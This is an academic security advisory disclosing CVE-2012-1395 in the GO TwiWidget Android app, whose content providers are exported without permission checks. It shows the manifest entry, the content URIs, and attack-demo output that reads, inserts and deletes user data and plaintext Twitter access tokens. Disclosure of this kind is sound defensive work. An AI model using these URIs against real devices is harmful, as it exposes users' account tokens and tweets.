Vulnerability in GO TwiWidget for Android

Daoyuan Wu*, Xiapu Luo* and Rocky K. C. Chang
The Hong Kong Polytechnic University
{csdwu, csxluo, csrchang}@comp.polyu.edu.hk
Mar 1, 2012 at 11:50 PM HKT

Abstract

We found that GO TwiWidget 1.7 and 2.1 have a vulnerability that allows a crafted application to read and modify user's sensitive twitter information without permission, including basic attributes of user's twitter account (user id, username, picture, location and statistics), user's twitter access token and secret token (in plaintext!), and user's all tweets,

1 Application Information

Please see the following link in our AppSec website:
http://www4.comp.polyu.edu.hk/~appsec/bugs/CVE-2012-1395-vulnerability-in-GOTwiWidget.html

2 Description


Please see the exposed content providers in the AndroidManifest.xml file, which are not properly protected, as shown in follows:

```
<provider
android:name="com.gau.go.launcherex.gowidget.twitterwidget.TwitterProvide
r" android:multiprocess="false"
android:authorities="com.gau.go.launcherex.gowidget.twitterwidget"
android:grantUriPermissions="true" />
```


3 Impact


Please see the following snapshots generated by our arrack demo:

*** authors with equal contributions**


11:06
AttackDemo
content://com.gau.go.launcherex.gowidget.twitterwidget/users
insertAttack! Inserted Count: 1
Inserted Uri: content://com.gau.go.launcherex.gowidget.twitterwidget/users/1
11:06
AttackDemo
content://com.gau.go.launcherex.gowidget.twitterwidget/users
queryAttack! Column Count: 15
Rows Count: 1
1[_id]: 1
1[userId]: userId
1[name]: name
1[screenName]: screenName
1[pictureUrl]: pictureUrl
1[picture]: picture
1[location]: location
1[description]: description
1[url]: url
1[protected]: protected
1[followersCount]: followersCount
1[friendsCount]: friendsCount
1[favoritesCount]: favoritesCount
1[statusesCount]: statusesCount
1[following]: following
11:06
AttackDemo
content://com.gau.go.launcherex.gowidget.twitterwidget/users
deleteAttack!
Deleted Count: 1


11:06
AttackDemo
content://com.gau.go.launcherex.gowidget.twitterwidget/settings
insertAttack! Inserted Count: 1
Inserted Uri: content://com.gau.go.launcherex.gowidget.twitterwidget/settings/1
11:06
AttackDemo
content://com.gau.go.launcherex.gowidget.twitterwidget/settings
queryAttack! Column Count: 7
Rows Count: 1
1[_id]: 1
1[accesstoken]: accesstoken
1[accessTokenSecret]: accessTokenSecret
1[updateindex]: updateindex
1[notification]: notification
1[keepalive]: keepalive
1[destop_exit]: destop_exit
11:06
AttackDemo
content://com.gau.go.launcherex.gowidget.twitterwidget/settings
deleteAttack!
Deleted Count: 1


11:05
AttackDemo
content://com.gau.go.launcherex.gowidget.twitterwidget/tweets
insertAttack! Inserted Count: 1
Inserted Uri: content://com.gau.go.launcherex.gowidget.twitterwidget/tweets/1
11:06
AttackDemo
content://com.gau.go.launcherex.gowidget.twitterwidget/tweets
queryAttack! Column Count: 18
Rows Count: 1
1[_id]: 1
1[tweetId]: tweetId
1[type]: type
1[timestamp]: timestamp
1[userId]: userId
1[userScreenName]: userScreenName
1[text]: text
1[source]: source
1[truncated]: truncated
1[inReplyToStatusId]: inReplyToStatusId
1[inReplyToUserId]: inReplyToUserId
1[inReplyToScreenName]: inReplyToScreenName
1[favorited]: favorited
1[retweetCount]: retweetCount
1[retweeted]: retweeted
1[retweetedbyme]: retweetedbyme
1[tweetbyme]: tweetbyme
1[retweetIdByme]: retweetIdByme
11:06
AttackDemo
content://com.gau.go.launcherex.gowidget.twitterwidget/tweets
deleteAttack!
Deleted Count: 1



4 Solution

Our advice is to set the permission of these application's content providers properly, or avoid exporting these content providers in the AndroidManifest.xml file. Currently, a user could disable the application temporarily and wait for an official update.

5 Technical Description

Please see the following exposed content providers and tables:

Content Provider Authority	Table Name
com.gau.go.launcherex.gowidget.twitterwidget	settings
com.gau.go.launcherex.gowidget.twitterwidget	statistics
com.gau.go.launcherex.gowidget.twitterwidget	tweets
com.gau.go.launcherex.gowidget.twitterwidget	users